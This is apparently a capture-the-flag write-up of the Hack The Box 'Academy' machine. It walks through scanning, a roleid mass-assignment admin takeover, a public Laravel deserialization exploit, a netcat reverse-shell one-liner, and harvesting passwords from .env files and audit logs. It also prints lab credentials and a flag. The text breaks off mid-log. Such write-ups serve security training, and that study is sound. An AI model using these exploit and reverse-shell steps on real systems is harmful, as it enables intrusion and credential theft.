0×1 Scan


Found 3 ports

```
offsec/academy git:(master) ▶ rustscan --ulimit 500 -a academy.htb -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.215:22
Open 10.10.10.215:80
Open 10.10.10.215:33060
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/0BA3dU0ygKCvP7G3GklCeOqxb17vxMCsugN05RA9Fhj7AzkPiMLrrKRY65
uo/nXnYfiNAbWvOe9Qp+djDbEvP5lHwIDMTAtgggoSC1chubC3jFC4hihuYjtitjUr4+5fROomhJAo/GEvdBj2CYNHIFEvmuvb32
mZ8sucap6qN/nFYnPoF7fd+LGaQOhz9MkAZCTMmLqSiZGSistAIPzHtABH0VQDbo2TqJ+kGWr9/EamCcYBbVVPaFj/XQqujoEjLY
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAIMsz8qKL1UCyrPmpM5iTmoy3
|   256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBP1E2rWeTShvyJKxC5Brv1Do3OwvWIzlZHWVw/bD0R
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Hack The Box Academy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

0×2 HTTP


There's *login* and *register*. So I registered as *ghost*.




I run *feroxbuster* and found *admin.php* but I cannot login.

admin.php


I look into *register.php* again and payload is interesting.



roleid seems interesting. I try changing to *1* and submit.



Registration is successful.



Now I try *admin.php* again and this time I can login.

- scream:scream


- http://academy.htb/admin-page.php

I found subdomain.

- dev-staging-01.academy.htb

dev-staging-01.academy.htb

When I go to the site, I got an error page.



From the logs, I can see that it is running *laravel*. With some googling, I found out a vulnerability in HTTP header with deserialization error that can lead to code execution.

- https://www.exploit-db.com/exploits/47129

Detailed explanation can be found here.

- https://www.programmersought.com/article/29875427507/

I do not want to use Metasploit and I found the alternative instead.

- https://github.com/aljavier/exploit_laravel_cve-2018-15133

I downloaded the execute the exploit and gain RCE. I got API key from debug page.

- `dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=`

I got reverse shell with the following payload.

```
bash
  1   rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.10 8000
      >/tmp/f
```

```
Ξ nineveh/exploit_laravel_cve-2018-15133 git:(master) ▶ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.215] 52376
sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

0×3 Foothold

I found several users under */home*.

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ls /home
ls /home
21y4d  ch4p  cry0l1t3  egre55  g0blin  mrb3n
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

cry0l1t3 has *user.txt* so most likely I need to do lateral movement to that user.

```
www-data@academy:/home/cry0l1t3$ ls -al
ls -al
total 32
drwxr-xr-x 4 cry0l1t3 cry0l1t3 4096 Aug 12  2020 .
drwxr-xr-x 8 root     root     4096 Aug 10  2020 ..
lrwxrwxrwx 1 root     root        9 Aug 10  2020 .bash_history → /dev/null
-rw-r--r-- 1 cry0l1t3 cry0l1t3  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 cry0l1t3 cry0l1t3 3771 Feb 25  2020 .bashrc
drwx------ 2 cry0l1t3 cry0l1t3 4096 Aug 12  2020 .cache
drwxrwxr-x 3 cry0l1t3 cry0l1t3 4096 Aug 12  2020 .local
-rw-r--r-- 1 cry0l1t3 cry0l1t3  807 Feb 25  2020 .profile
-r--r----- 1 cry0l1t3 cry0l1t3   33 Mar 31 14:40 user.txt
www-data@academy:/home/cry0l1t3$
```

Lateral movement → cry0l1t3

academy credential

Laravel passwords are at *.env* of project root directory.

```
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
www-data@academy:/var/www/html/academy$
```

I found *mysql* credential

- dev:mySup3rP4s5w0rd!!:academy

dev

I found another database credential.

```
www-data@academy:/var/www/html/htb-academy-dev-01$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=homestead
DB_USERNAME=homestead
DB_PASSWORD=secret

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
www-data@academy:/var/www/html/htb-academy-dev-01$
```

- homestead:secret:homestead

I cannot connect to any of the database. So I try logging in to other users and I can login as *cry0l1t3*.

```
www-data@academy:/var/www/html/academy$ sh cry0l1t3
sh cry0l1t3
sh: 0: Can't open cry0l1t3
www-data@academy:/var/www/html/academy$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!

$ id
id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
$
```

user.txt

```
cry0l1t3@academy:~$ cat user.txt
cat user.txt
f3b7e4b0449fc2959ab427532a3d4240
cry0l1t3@academy:~$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:a4:4c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.215/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:a44c/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:a44c/64 scope link
       valid_lft forever preferred_lft forever
cry0l1t3@academy:~$ hostname
hostname
academy
cry0l1t3@academy:~$
```

Lateral movement → mrb3n

I downloaded *linpeas* and run.

Found some *setuid* exploit.

- https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

```
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
```


Also this user group *adm* is interesting.

```
My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

```
Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
```

The user is part of *adm*, and that group is used for system monitoring tasks.

- https://wiki.debian.org/SystemGroups



I checked *audit logs* using *aureport* and found *mrb3n* password.

- https://www.tutorialspoint.com/unix_commands/aureport.htm

```
cry0l1t3@academy:~$ aureport --tty
aureport --tty

TTY Report
===============================================
# date time event auid term sess comm data
===============================================
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
3. 08/12/2020 02:28:24 89 0 ? 1 sh "whoami",<nl>
4. 08/12/2020 02:28:28 90 0 ? 1 sh "exit",<nl>
5. 08/12/2020 02:28:37 93 0 ? 1 sh "/bin/bash -i",<nl>
6. 08/12/2020 02:30:43 94 0 ? 1 nano <delete>,<delete>,<delete>,<delete>,<delet
delete>,<delete>,<delete>,<delete>,<down>,<delete>,<delete>,<delete>,<delete>,<
7. 08/12/2020 02:32:13 95 0 ? 1 nano <down>,<up>,<up>,<delete>,<delete>,<delete
te>,<down>,<backspace>,<down>,<delete>,<delete>,<delete>,<delete>,<delete>,<de
elete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,
>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<dele
8. 08/12/2020 02:32:55 96 0 ? 1 nano "6",<^X>,"y",<ret>
9. 08/12/2020 02:33:26 97 0 ? 1 bash "ca",<up>,<up>,<up>,<backspace>,<backspace
,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<right>,<right>
,<tab>,"-r -p",<ret>,"ma",<backspace>,<backspace>,<backspace>,"nano d",<tab>,<
backspace>,<backspace>,<backspace>,"d",<tab>,"aud",<tab>,"| grep data=",<ret>,<
,"history",<ret>,"exit",<ret>
10. 08/12/2020 02:33:26 98 0 ? 1 sh "exit",<nl>
11. 08/12/2020 02:33:30 107 0 ? 1 sh "/bin/bash -i",<nl>
12. 08/12/2020 02:33:36 108 0 ? 1 bash "istory",<ret>,"history",<ret>,"exit",<
13. 08/12/2020 02:33:36 109 0 ? 1 sh "exit",<nl>
cry0l1t3@academy:~$
```

aurepport is a very convenient tool, if not will need to look the files below manually and it automatically show plaintext passwords.

```
cry0l1t3@academy:/var/log/audit$ ls
ls
audit.log  audit.log.1  audit.log.2  audit.log.3
cry0l1t3@academy:/var/log/audit$
```

```
cry0l1t3@academy:/var/log/audit$ cat audit.log.3 | grep "data="
cat audit.log.3 | grep "data="
type=TTY msg=audit(1597199290.086:83): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=7375206D7262336E0A
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
type=TTY msg=audit(1597199304.778:89): tty pid=2526 uid=1001 auid=0 ses=1 major=4 minor=1 comm="sh" data=77686F616D690A
type=TTY msg=audit(1597199308.262:90): tty pid=2526 uid=1001 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
type=TTY msg=audit(1597199317.622:93): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=2F62696E2F62617368202D690A
type=TTY msg=audit(1597199443.421:94): tty pid=2606 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B
